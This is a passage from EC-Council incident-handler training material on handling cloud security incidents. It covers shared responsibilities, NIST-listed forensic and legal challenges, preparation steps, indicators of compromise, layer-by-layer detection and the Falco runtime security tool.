| **IDaaS** | ▪ Can access account and services only after authentication<br>▪ Depends on CSP for identity and access management<br>▪ Only authorized customers can access resources/data based on specified regulations | ▪ Responsible for authentication and identity management services<br>▪ Should frequently update the network, manage patches and updates, and monitor solutions |
| **SECaaS** | ▪ Can only pay services used<br>▪ Should outsource security operations to the SECaaS provider | ▪ Responsible for providing security services to customers<br>▪ Should offer guaranteed response times for incidents, queries, and system updates |
| **CaaS** | ▪ Can upload, organize, run, scale, | ▪ Enables customers to create |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| | and manage containers via container-based virtualization<br>▪ Can quickly build high visibility and distributed systems for high availability | rich, secure, and fragmented applications<br>▪ Should provide increased efficiency to develop and deploy innovative solutions and compose distributed systems |
| **FaaS** | ▪ Benefits from cost-efficiency, scalability, and simplified processes<br>▪ Has no responsibility for maintaining application servers | ▪ Enables customers to easily deploy applications in the cloud without having to manage servers<br>▪ Responsible for deploying pieces of code known as functions that can be executed on-demand |

Table 8.3: Responsibilities of parties in handling cloud security incidents

## Challenges in Cloud Security Incident Handling and Response

Source: NIST Cloud Computing Forensic Science Challenges (*https://csrc.nist.gov*)

Given the variety of services and huge amount of stored data, the cloud is rapidly becoming the main target of cybercriminals. The increasing frequency of attacks on the cloud poses many challenges for handling and responding to various cloud security incidents, which are described below:

- **Architecture and Identification**
  - **Deletion in cloud**
    - The total volume of data and users operating regularly in a cloud environment confines the amount of backups retained by the CSP.
    - CSPs may not implement necessary methods to retrieve information from deleted data in the IaaS or PaaS model.
  - **Recovering overwritten data**
    - It is difficult to recover data marked as deleted because they may get overwritten by the data of another user sharing the cloud.
    - A snapshot (e.g., backup) might not be taken in time to preserve data duplicated before overwriting.
  - **Interoperability issues among CSPs**
    - The collection and preservation of forensic evidence are challenging tasks owing to the lack of interoperability among CSPs and control from CCs' end of proprietary architecture and/or technology being used.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Single points of failure**
  - The cloud ecosystem has single points of failure, which may adversely affect evidence acquisition.
- **No single point of failure for criminals**
  - It is difficult to collect and analyze evidentiary data from distributed and disparate sources because criminals may choose one CSP to store data, another to obtain computing services, and a third CSP to route their communications.
- **Detection of malicious acts**
  - It is difficult for incident handlers to detect malicious acts by identifying the series of small changes made across many systems and applications conforming to the attack launched by perpetrators to access the cloud.
- **Criminals' access to low-cost computing power**
  - Cloud computing provides computing power that would otherwise not be available to criminals at a low cost, thus enabling unpredictable attacks that would be unfeasible outside a cloud environment.
- **Real-time investigation intelligence processes not possible**
  - The investigation of real-time incidents in the cloud is a challenging task because it requires intelligence processes, which are often not available while working with CSPs or other actors. Thus, special legal means should be applied in many cases to collect data.
- **Malicious code may circumvent VM isolation**
  - Vulnerabilities in server virtualization allow malicious code to evade VM isolation and interfere with other guest VMs or the hypervisor itself.
- **Multiple venues and geolocations**
  - Managing the scope of data collection is challenging because the collection of distributed data and chain of custody from multiple venues or unknown geolocations can lead to jurisdictional issues.
- **Lack of transparency**
  - Cloud operational details are not clear enough to incident handlers, resulting in lack of trust and hindering auditing.
- **Criminals can hide in cloud**
  - The distributed nature of cloud computing allows criminal organizations to maintain isolated cells of operation and preserve anonymity among cells, thus hindering the identification and correlation of cells by incident handlers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cloud confiscation and resource seizure**
  - Cloud confiscation and resource seizure may often affect the business continuity of other tenants.
- **Errors in cloud management portal configurations**
  - Configuration errors in cloud management portals may enable attackers to gain control, reconfigure, or delete CC resources or applications.
  - It is difficult to find the source of such unauthorized change because the cloud management portal is simultaneously used by multiple tenants.
- **Potential evidence segregation**
  - The segregation of potential evidence pertaining to one tenant in a multi-tenant cloud system is challenging because it cannot be achieved without breaching the confidentiality of other tenants.
- **Boundaries**
  - It is difficult to protect system boundaries because system interfaces cannot be easily defined.
- **Secure provenance**
  - Incident handlers find it challenging to maintain proper chain of custody and security of data, metadata, and possibly hardware because it is difficult to determine the ownership, custody, or exact location of resources.
- **Data chain of custody**
  - It is almost impossible to identify and validate a data chain of custody owing to the multilayered and distributed nature of cloud computing.

- **Data Collection**
  - **Decreased access and data control**
    - In every combination of cloud service and deployment models, incident handlers have limited access and control of forensic data.
    - CSPs hide data locations purposefully to facilitate data movement and replication.
  - **Chain of dependencies**
    - CSPs and most cloud apps often rely on other CSP(s), and the dependencies in a chain of CSPs/CCs can be highly dynamic.
    - In such conditions, the handling of cloud security incidents may rely on the investigation of each link in the chain and level of complexity of dependencies.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Locating evidence**
  - It is challenging to locate and collect evidence because the data in cloud can be quickly altered or lost owing to the lack of knowledge on where and how data are stored in the cloud.
- **Data location**
  - Data collection from target systems is difficult because CSPs flexibly migrate data between data centers and geographic locations.
- **Imaging and isolating data**
  - Data imaging, isolating, and migrating data are challenging tasks in a cloud ecosystem owing to its key characteristics such as elasticity, automatic provisioning/deprovisioning of resources, redundancy, and multi-tenancy.
- **Data available for limited time**
  - The collection of data and preservation of VM instances are challenging owing to the lack of standard practices and tools.
- **Locating storage media**
  - It is difficult to locate storage media with certainty in the cloud ecosystem because it requires in-depth understanding of the cloud architecture and implementation.
- **Evidence identification**
  - Evidence identification is challenging because the sources/traces of evidence are either not accessible or created/stored differently than those in non-cloud environments.
- **Dynamic storage**
  - CSPs often dynamically allocate storage based on CC requirements, thus hindering data collection, and systems search storage after an item is deleted.
- **Live forensics**
  - It is challenging to validate the integrity of collected data because data within cloud environments are volatile and frequently changing. In addition, live forensics tools may make modifications to the suspect system.
- **Resource abstraction**
  - Identifying and collecting evidentiary data are challenging tasks because the resources are abstracted and information about the cloud architecture, hardware, hypervisor, and file system is not available to completely understand the cloud environment.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Unavailable application details**
  - It is difficult to obtain the details of cloud-based software/applications used to create records because such details are usually unavailable to incident handlers.
- **Unfeasibility of additional collection in cloud**
  - Collecting additional evidence is often unfeasible in the cloud because specific data locations are not known, system size may be prohibitive, and non-standard protocols and mechanisms may have been used to exchange data with poorly or non-existent documentation.
- **Imaging cloud**
  - Cloud imaging is a challenging task because it is unfeasible, while partial imaging may have legal consequences during presentation to a court.
- **Selective data acquisition**
  - Selective data acquisition in the cloud is challenging because it requires gaining prior knowledge about relevant data sources, which is difficult.
- **Cryptographic key management**
  - Data decryption is a challenging task because ineffective cryptographic key management leads to loss of the ability to decrypt forensic data stored in the cloud.
- **Ambiguous trust boundaries**
  - In a multi-tenant cloud environment, the use of cloud services may increase the risks to data integrity, both at rest and during processing.
  - Not all CSPs implement vertical isolation for tenant data, leading to questionable data integrity.
- **Data integrity and evidence preservation**
  - Stakeholders find it challenging to maintain evidence quality, evidence admissibility, and data integrity as well as preserve evidence because faults and failures in data integrity are shared among multiple parties, and they can often occur in cloud environments owing to shared data/responsibilities.
- **Root of trust**
  - Determining the reliability and integrity of cloud forensics data is a challenging task owing to dependence on the collective integrity of multiple layers of abstraction throughout the cloud ecosystem.

- **Logs**
  - **Decentralization of logs**
    - Log information is not stored in a centralized log server in the cloud, but distributed across different servers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Evaporation of logs**
  - Some logs in the cloud environment are stored in volatile memory such as VMs. When a VM instance is switched off, the logs vanish.
- **Multiple layers and tiers**
  - The cloud architecture contains several layers and tiers, and logs are generated in each tier. These logs are valuable to incident handlers but their collection from different places (e.g., application, network, OS, and database) is challenging.
- **Less evident value of logs**
  - Different CSPs and layers of cloud architecture provide logs in different (heterogeneous) formats, and not all logs provide relevant information (e.g., who, when, where, and why some incident was executed) for the detection and analysis of cloud security incidents.

- **Analysis**
  - **Evidence correlation**
    - The correlation of an activity across multiple CSPs is challenging owing to the lack of interoperability.
  - **Reconstructing virtual storage**
    - Virtual storage media duplication in some cloud ecosystems may cause damage to the actual media, thereby increasing the risk of being prosecuted.
    - Reconstruction algorithms should be developed and validated.
  - **Timestamp synchronization**
    - It is challenging to correlate activities with accurate time synchronization because the timestamp of different sources may be inconsistent.
  - **Log format unification**
    - Unifying log formats or converting them into each other is difficult owing to the enormous number of resources available in the cloud. Moreover, conversion may also result in lack and/or exclusion of critical data.
    - However, uncommon or proprietary log formats of one party can become a major hurdle when combining information.
  - **Use of metadata**
    - It is risky to use metadata for authentication because common data fields (e.g., creation date, last accessed date, last modified date) may change when data are moved into and within the cloud and during data gathering.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Considering the impact of cloud on metadata, incident handlers should check whether CSPs preserve metadata and provide access to them for e-discovery purposes.

- **Log capture**
  - Timeline analysis of logs of Dynamic Host Configuration Protocol (DHCP) data is challenging owing to inconsistencies across CSPs regarding log data collection.

- **Legal**
  - **Missing terms in contract or SLA**
    - A lack of forensic-related terms in cloud contracts may prevent the generation and collection of existing relevant data and potentially relevant data.
  - **Limited investigative power**
    - In civil cases, incident handlers are often provided with limited investigative power to properly obtain data under the corresponding jurisdictions.
  - **Reliance on cloud providers**
    - Acquiring forensic data from the cloud requires CSP cooperation, which may be limited by the number of employees and other resources at the provider end.
  - **Physical data location**
    - Specifying the physical location(s) of data in a subpoena is challenging because the requestor often does not know where data are physically stored.
  - **Port protection**
    - It is challenging to scan ports because CSPs do not provide access to the physical infrastructure of their networks.
  - **Transfer protocol**
    - Dumping of Transmission Control Protocol/Internet Protocol (TCP/IP) network traffic is challenging because CSPs do not provide access to the physical infrastructure of their networks.
  - **E-discovery**
    - The response time for e-discovery can be compromised by the ambiguity of data location and uncertainty about whether all relevant data were discovered.
  - **Lack of international agreements and laws**
    - Gaining access and exchanging data are challenging tasks owing to the lack of international collaboration and legislative mechanisms across nations.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **International cloud services**
  - Real-time live access to data on international cloud services is challenging owing to the lack of definition regarding the scope of data acquisition on non-national cloud services and agreements dealing with authority to access data.
- **Jurisdiction**
  - Gaining legal access to data is challenging owing to unclear international jurisdictions.
- **International communication**
  - It is difficult to achieve effective, timely, and efficient international communication when dealing with an incident in a multijurisdictional cloud because the existing mechanisms and networks for such communication are often slow and inefficient.
- **Confidentiality and personally identifiable information**
  - Preserving the privacy of personal, business, and governmental information in the cloud is a challenging task owing to the lack of legislation governing the conditions under which such data can be accessed by incident handlers.
- **Reputation fate sharing**
  - It is difficult for CSPs and co-tenants to recover from tarnished reputation due to illegal activities by CCs because the use of CSP IPs by spammers may cause them to be blacklisted.
  - Compromised cloud environments can disrupt services for legitimate CCs if they are later assigned these blacklisted IP addresses.

## Challenges in Cloud Forensics

Source: NIST Cloud Computing Forensic Science Challenges (*https://csrc.nist.gov*)

In this section, we discuss various challenges related to cloud forensics:

- **Role management**
  - **Identifying account owner**
    - Identifying the owner of an account is challenging because the technology or policies usually do not allow sufficient identification.
  - **Fictitious identities**
    - Determining the legitimacy of a cloud user is challenging because criminals can often create accounts with fake identities.
  - **Decoupling user credentials and physical location**
    - It is challenging to positively attribute a cloud user's credentials to a physical user because mandatory non-repudiation methods are not implemented in the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

cloud, and sophisticated encryption and network proxy services may question the validity of network-type metadata.

- **Authentication and access control**
  - Positively identifying the entities that accessed data without authorization is challenging because authentication and access control to user cloud accounts may not adhere to data protection regulations.

- **Standards**
  - **Testability, validation, and scientific principles not addressed**
    - Using and/or collecting results from tested and validated tools and techniques is challenging given the scarcity of test beds, test processes, validated techniques, and trained test engineers specialized in cloud environments.
  - **Lack of standard processes and models**
    - Establishing standard procedures and best practices for handling incidents in the cloud is a challenging task because they are significantly less mature than those used in traditional incident handling and far from being widely adopted.

- **Training**
  - **Limited knowledge of logs and records**
    - It is difficult to trust the records/logs stored in cloud environments because custodians and individuals responsible for these operations might have only limited knowledge and may not be qualified for evidence preservation.
  - **Cloud training for incident handlers**
    - Training in cloud computing technologies and IH&R operations in cloud environments may be inadequate because most training materials are outdated and do not address cloud environments.

- **Anti-forensics**
  - Using anti-forensics techniques (e.g., obfuscation, data hiding, malware) prevents or misleads the process of incident handling and may affect data collection, preservation, and identification during forensic investigation.
  - For example, malware may circumvent VM isolation.

- **Incident first responders**
  - **Competence and trustworthiness**
    - It is difficult for stakeholders to trust the confidence and competence of CSPs acting as first responders because the objectives and priorities of CSPs may differ from those of incident handlers.
    - For example, when an incident occurs at the CSP end, they are mainly focused on restoring the service instead of preserving evidence.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Organizational Issues in Cloud Security Incident Handling

The table below describes various organizational issues while handling and responding to cloud security incidents:

| Issues Faced by CCs in Respective Cloud Models | |
|---|---|
| Confidentiality and privacy issues of data belonging to Channel Service Units (CSUs) residing on the same physical machine but not being a part of law enforcement investigation or court orders | IaaS, PaaS, SaaS |
| Different log formats owing to the use of different hardware and challenges in segregating CSU log files not under investigation | |
| Complications due to time synchronization because data are likely to reside in multiple physical machines and geographical locations with different time zones | |
| Data mirroring over multiple machines in different jurisdictions, lack of transparency, and non-uniform privacy and related laws | |
| CSP employees (insiders) may compromise the security and privacy of CSUs (in most cases) | |
| Logging and log details are heavily dependent on CSPs; CSUs have no or limited access to event sources and vulnerability information generated by infrastructure components under CSP control | PaaS and SaaS |
| Inability to add security-specific event sources (e.g., web application firewall) | |
| No or limited knowledge about the architecture (in most cases) | |
| Outsourcing of critical functions. Your identity can be exposed if you deploy identity services to the cloud through the internet | IDaaS, SaaS, CaaS, FaaS |
| Outsourcing of critical functions. Your identity can be exposed if you deploy identity services to the cloud through the internet | |

Table 8.4: Issues faced by CCs during cloud security incident handling


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| Issues Faced by CSPs | |
|---|---|
| CSPs may find it difficult to refer to malicious or compromised VMs owing to resource pooling | IaaS, PaaS, SaaS |
| Complications due to time synchronization because data are likely to reside on multiple physical machines and geographical locations with different time zones | |
| CSPs may not be able to provide the exact physical location of data | |
| Regulatory challenges with scalability, increase in speed, and segmentation | IDaaS, SaaS, CaaS, FaaS |
| Jurisdiction issues may easily arise if data flow does not propagate as intended, especially with IDaaS | |

Table 8.5: Issues faced by CSPs during cloud security incident handling

## Explain Various Steps Involved in Handling Cloud Security Incidents

Handling cloud security incidents is an essential and complicated task for incident handlers because data can be exposed over the internet. Data exposure can lead to financial and reputational damage, along with trust and compliance issues. Therefore, IH&R teams must follow the standard steps to handle cloud security incidents, reduce potential damage, and prevent future attacks. Discussed below are various steps that should be followed by incident handlers while dealing with cloud security incidents.

### Preparation Steps to Handle Cloud Security Incidents

Owing to the increasing number of cloud platform attacks, CCs and CSPs may face adverse consequences. Therefore, it is essential for both parties to be prepared by following the guidelines and procedures required to handle cloud security incidents and prevent them from damaging critical assets.

In a cloud environment, CCs and CSPs share responsibilities when handling incidents according to the type of service, service-level agreement (SLA), and attack. In addition, they should prepare separately to handle cloud security incidents.

Common preparation steps for CCs and CSPs for handling cloud security incidents:

- Craft an SLA with a clear division of incident handling responsibilities based on the type of service and attack.
- Ensure the SLA includes provisions for gathering or obtaining the required data to contain and eradicate incidents.
- Clearly mention the responsibilities of CCs and CSPs in the SLA during and after an incident according to the type of service.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Devise incident response plans and policies according to the SLA.

  The SLA should include provisions for the following:

  - Points of contact, communication channels, and availability of incident response teams for each party
  - Standard notification process between parties and to external sources
  - Incident data exchange and storage
  - Details of roles/responsibilities during a security incident
  - Sharing of incident data/artifacts during a security incident, including the sharing format and method of exchange
  - Detailed explanation of sanitization methods performed on acquired data
  - Clear specifications of incident response tests performed by each party
  - Sharing of incident response test results
  - Definition of process for performing postmortem analysis and validation, including final incident reports
  - Proper containment and eradication methods for controlling security incidents

- Determine the incident response objectives in consultation with stakeholders, legal advisors, and organizational leaders.
- Build a team with members having experience in handling cloud environments.
- Define the roles and responsibilities of team members involved in security incident response.
- Train members in handling cloud security incidents through mock drills.
- Train employees regarding safe usage practices and proper reporting of security incidents.
- Maintain a knowledge base for the incident response team in various cloud file formats and prepare them to use different tools to convert and analyze virtual memory files.
- Gather tools and resources required to handle cloud security incidents.
- Build proper incident response teams for CCs and CSPs, which may work closely for improved incident response.
- Create regular backups of critical data on the CC and CSP sides, including databases, applications, and logs. In the PaaS and SaaS models, this responsibility lies mainly on CSPs.
- Define communication channels with a contact list of incident response team members.
- Agree to exchange incident data or artifacts between CCs and CSPs and decide the format and means of exchange.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Exchange details of changes, security measures, incident response testing, and other activities that may impact the cloud.
- Provide training and proper practice to members and equip them with tools required to handle cloud security incidents.
- Create a forensics lab for the analysis and validation of security incidents. Ensure that it has updated tools and equipment required to extract, analyze, and validate forensic data. The lab should also include large storage media to store evidentiary data.
- Ensure that the incident response teams properly document the incident response process, maintain chain of custody for evidentiary data, and create detailed reports.
- Establish cloud disaster recovery and backup services to quickly restore affected systems.
- Keep copies of logs, snapshots, and other evidence in a centralized cloud account.
- Ensure that the response mechanisms can be executed multiple times if necessary.
- Implement automation after identifying repetitive cloud security incidents and use human response only for unique and critical incidents.
- Identify and prepare the cloud service inventory, service components, corresponding service model, and deployment model.
- Implement tracking systems to record and track the incident status.
- Utilize third-party threat intelligence services to understand potential incidents.
- Create an automated system for providing support and distributing information.

Both CCs and CSPs share responsibilities to maintain adequate security in their systems. Different cloud service models (IaaS, PaaS, and SaaS) require varying level of control between CCs and CSPs.

Here, we discuss the preparation steps for CCs and CSPs against cloud security incidents.

- **Preparation steps for CSPs**
  - Use distributed storage for the cloud and place all databases at different geographical locations.
  - Prepare multiple databases that store copies of data and use proper backup and recovery systems.
  - Assign separate incident response teams at different geographical locations with the required tools and equipment.
  - Provide teams with proper communication channels, including teams at distant locations.
  - Implement physical security monitoring and authentication systems to ensure authorized entries in every facility.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Recruit security personnel and frame strict policies regarding physical access to the cloud infrastructure.
- Install alarms in case of physical security breach, disasters, and other physical threats.
- Enable logging on all devices, servers, networks, databases, OSes, and applications.
- Employ syslog servers to collect logs at a centralized location.
- Install security information and event management (SIEM) tools to perform event correlation and alert incident response teams in the event of an attack.
- Install database activity monitoring (DAM), data leakage prevention (DLP), and log analysis tools to simplify the detection of incidents.
- Never disclose the location of databases to the public or clients unless necessary to prevent physical attacks or physical access events.
- Create backups of cloud data on various distant servers.
- Maintain a list of customers, brokers, and other parties related to a cloud premise along with the details of services provided and deployment models. The incident response team should be able to access these details in case of emergencies.
- Obtain detailed reports from recent audits and highlight concerns with the auditor, if any. Audit reports should include important data such as the status of applications, OSes, servers, databases, and networks in the cloud.
- Coordinate the CC and CSP incident response teams to jointly detect, contain, and eradicate incidents.
- Ensure sharing of incident response process data, along with updates, changes in configuration, monitoring procedures, containment, eradication steps, and evidentiary data between the CC and CSP incident response teams.
- Provide security solutions and share the chain of custody data with clients.
- Ensure that services comply with relevant international standards and laws in regions where the CSP stores data and clients operate. The CSP must comply with the laws when data are distributed across several jurisdictions with conflicting laws. The CSP should also mention whether the client can access data from different locations and whether it notifies or asks permission to move data to other locations.
- Make provisions for clients and legal/government agencies to perform forensic imaging of compromised systems and services in case of an attack.
- Ensure constant monitoring of applications and infrastructure via proactive systems and data scanning.
- Provide a robust business continuity plan (BCP) to enhance resiliency to manage and recover from incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Preparation steps for CCs**
  - List and regularly audit all services, accounts, virtual systems, applications, and other elements of the cloud governed by CCs. The list should include details such as versions, update schedules, account privileges, employees with access, and security features enabled for all components.
  - Clearly mention the privileges of employees accessing the cloud.
  - Train the incident response team and perform mock cloud security incidents for practice.
  - Gather tools and build a forensics lab to detect and analyze cloud security incidents.
  - Sensitize critical data resources and use servers and databases stored at distant locations to create backups.
  - Prepare a contact list of CSP incident response team members for contact and report in case of an incident.
  - Communicate with the CSP incident response team to discuss their response methodology and create an incident response strategy accordingly.
  - Identify critical assets, data, services, applications, and other aspects required for running the business. Communicate the priority list to the CSP. This will help in prioritizing the recovery of resources for business continuity.
  - Consider aspects of the cloud such as clock synchronization, geographical location, new cloud resources, virtualization components, and data formats during incident response.
  - Determine the importance of data and their requirement during the selection of cloud services and deployment model. Ensure that CSPs provide regulatory compliant services and abide by the jurisdictional standards in the operation regions.
  - Ensure that CSPs offer proper backup and recovery options along with damage protection and forensics support. CSPs should have a detailed incident response plan and incident response team.
  - Consider incident response and handling according to the type of service. The client is completely responsible for incident response in the IaaS model and partially responsible in the PaaS and SaaS models.
  - Frame policies for the access, authentication, and use of cloud services, and implement them across the organization.
  - Enable logs to record the access time and duration, location of user, IP and MAC (media access control) addresses of systems used for access, network protocols, and other relevant information.
  - Maintain backups of all cloud components in the IaaS model and have a backup for data stored in the cloud in the PaaS and SaaS models.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Build an incident response team with members having experience in handling cloud security incidents.
- Create regular backups of critical data, systems, and applications.
- Enable logging on systems and devices used to access cloud services. CCs must manage accounts, audit and report applications and services, create and implement policies for fair usage, configuration management, contingency planning, and authentication. They should also ensure proper incident response policies and procedures.
- Define protective measures such as redundancy for critical processes, backup systems, intrusion detection and prevention systems, data integrity monitoring systems, antivirus, and vulnerability assessment solutions.
- Verify the internal documentation for port lists, asset lists, network diagrams, and current network traffic baselines.
- Be aware of CSP logging configurations and how they vary from on-premises logging.

## Detecting and Analyzing Cloud Security Incidents

On-time detection and analysis of cloud security incidents can enable the incident response team to take proper measures to protect organizational assets against various cloud attacks. The detection and analysis process includes monitoring the system for potential attack vectors, signs of incidents, and prioritization of incidents based on their severity.

## Indicators of Cloud Security Incidents

Compromised cloud networks and applications exhibit various indicators that can represent an attack or malfunctioning in networks, servers, systems, and applications.

The indicators of a compromised cloud environment are listed below:

- Inability to log in to an account can indicate a DoS attack or compromised account
- Unavailability of service(s) may indicate attacks on the network, account, application, or servers related to the cloud
- Information or complaints about missing or leaked data from the cloud may be the result of an attack or compromised security
- Modified or deleted files in the cloud indicate unauthorized access and modification of data
- Reports of attacks from customers and clients
- Unauthorized privilege escalation indicates that attackers are trying to increase privileges to perform advanced attacks
- Unusual behavior of cloud access applications may indicate attacks on applications or database hosting them


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reduced network speed may result from consumed bandwidth and other network resources by unauthorized users or attackers
- Attacks in the cloud can result in an increase/decrease of used space because attackers can delete data, install malware or malicious code, or modify crucial data to inflict harm
- After compromising clouds, attackers may also try to create new accounts or duplicate existing ones
- Unavailability of applications or infrastructure
- Compromised cloud logs can show differences in geographical location when perpetrators try to access them
- Cloud security solutions such as intrusion detection systems and firewalls generate alerts when attackers try to gain unauthorized access
- An unexpected change in cloud service billing activity can be an indication of a security incident
- Misdirection through APIs
- Unusual traffic patterns leaving a network or exiting an application environment
- Large number of requests for the same file type or permission setting in the IaaS and PaaS cloud models
- Increased database read volume, application record access, or file read volume are signs that an individual is attempting to gather valuable information
- Unusual behavior on privileged cloud service accounts and administrator account

## Detecting Cloud Security Incidents

Customers or client personnel can be the first to experience the signs of a compromised cloud environment and may report the incident to the client organization and CSP. The CSP is responsible for determining whether the incident is impacting a specific CC or complete cloud. This helps in determining the attack vectors such as applications, accounts, networks, servers, and databases.

Reports from multiple clients residing in the same cloud can indicate an attack on CSP-controlled assets. Both CCs and CSPs can assess the type of attack from the network, application, server, and system alerts. Incident responders on the CC and CSP sides must collaborate to handle cloud security incidents. Both parties should simultaneously start the incident response process immediately after finding signs of an event. Upon reception of an incident report, responders must inform their peers on the other side and provide all known details. They must discuss the incident response methodologies to be adopted for analyzing, containing, and eradicating the incident. Based on the type of attack, they must perform detection and containment processes concurrently.

Incident response in a cloud is a layer-based approach, wherein incident responders must collect evidence from various layers and correlate them to recreate the event and determine its impact on the cloud and customers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A cloud is similar to a traditional network, comprising virtualized forms of the corresponding hardware and software. Therefore, incident responders can leverage methods from traditional incident response to detect cloud security incidents.

To detect an incident on the CSP side, incident responders should perform the following activities:

- **Network-related Incidents**

  Networks are the only media to access cloud data, services, and applications. Therefore, incident responders should gather and analyze network information on the CC and CSP sides. CSPs are responsible for providing proper network services and handling incidents related to networks that enable connectivity between servers, databases, and other external networks.

  The CSP incident response team must collect logs from various networking devices, including servers, routers, firewalls, honeypots, and intrusion detection systems (IDSs) to identify suspicious entries or IP addresses that attempted to access cloud components. The network detection and analysis process is the most important for finding attacks on the cloud because attackers do not have any other means of access.

  CCs can collect logs from internal and remote networks used to access the cloud, applications, and data to identify the perpetrator by determining suspicious IP and MAC addresses, user accounts, systems, applications, services, and other details of potential attackers trying to access the cloud on the client side.

  After gathering network logs, organizations can use log viewers to determine suspicious traffic and adopt SIEM along with log correlation tools to recreate the event or create a timeline of the attack. This also helps to detect compromised servers, applications, accounts, databases, and data.

- **Storage-related Incidents**

  In a cloud, storage refers to media devices and databases that contain data, VMs, OSes, virtual networks, and security solutions. The CSP is only responsible for performing incident response and forensics on databases and storage media because the CC team does not have access to them. The incident response team should not analyze the files directly; instead, they should create copies or acquire an image and work on duplicate data.

  Databases record events such as the creation, modification, deletion, encryption, and decryption of data in the form of logs, which store event details, including the time, duration, user account, type of access, protocols, and type of networks used for access. Only the CSP has access to databases and is responsible for acquiring snapshots of the database, user access, and application logs.

  Incident responders should analyze evidentiary data available in file systems, slack spaces, and metadata of storage units to find hidden malware and evidence of malice. In addition, they must extract and analyze database logs to find suspicious entries.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Server-related Incidents**

  Servers refer to hardware devices on the CSP side that help users to connect with their respective clouds and access data. The CSP is responsible for managing servers and handling incident response activities related to servers because CCs do not have access to these physical devices. Servers store access logs containing details of accounts, systems, applications, and locations of users trying to access data and services.

  The incident response team must collect server logs and other evidentiary data such as transaction logs, database plan cache, error logs, trace files, and user account data. The team should then analyze the collected data to detect suspicious entries and malicious actions. Cloud services require various servers that use different technologies and methods to store data to serve a wide range of client requirements. Thus, the incident response team should be competent to analyze data from different server technologies.

- **Virtualization-related Incidents**

  Virtualization refers to platforms in the cloud that allow clients to install the VMs, systems, and servers required to run applications. CSPs use different virtualization platforms for different clouds depending on their services and cloud deployment model. The format of VMs and systems changes according to the type of virtualization.

  Most clouds use hypervisors for creating and managing VMs. The CSP incident response team should extract and analyze access logs, registry entries, user access information, connection management system logs, VM assignment information, and virtual systems from the cloud.

  Virtualization makes the data available in the cloud more volatile and susceptible to loss because these systems eliminate volatile information when users log out or switch off their system. Incident responders can perform live and memory analysis on virtual systems in the same manner as a computer running on different OSes.

  In the IaaS model, clients install a virtualization platform on the infrastructure provided by CSPs and are responsible for the related incident response functions. In the PaaS and SaaS models, CSPs are responsible for acquiring data from virtual platforms and provide these data to CCs for further analysis.

- **Application-related incidents**

  Applications are user interfaces that enable clients to access the cloud, store and manage data, manage accounts, and perform other activities in the cloud. Except for the SaaS model, CCs are responsible in the IaaS and PaaS models for the development, security, and maintenance of applications for accessing the cloud and its services. Applications also allow users to manage account logins and data, escalate service requirements, and modify cloud usage properties.

  Incident responders can acquire application evidence such as access logs, Internet Information Service (IIS) logs, web server logs, account data, web application firewall logs, contents of connected servers, and other logs for identifying the source and path of an attack on the cloud.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the SaaS model, the client incident handling team must request the CSP for the aforementioned logs to assess the cause of security incidents. CCs and CSPs should always look for application-based attacks such as cross-site scripting, SQL injection, session hijacking, man-in-the-middle, and brute-force attacks.

## Detecting Cloud Security Incidents using Falco

Source: *https://falco.org*

Falco is a cloud-native runtime security project that helps incident responders in Kubernetes threat detection. It helps in detecting security events and threats by analyzing the behavior of cloud applications and containers. Falco also allows incident responders to use its plugins to enhance the detection process across cloud platforms.

This tools allows incident responders to detect any suspicious behavior, data breaches, and intrusions in real-time. Falco also improves container security and decreases risks by sending instant alerts. Moreover, the tool enables incident responders to use modern detection rules to obtain alerts for different cloud incidents.

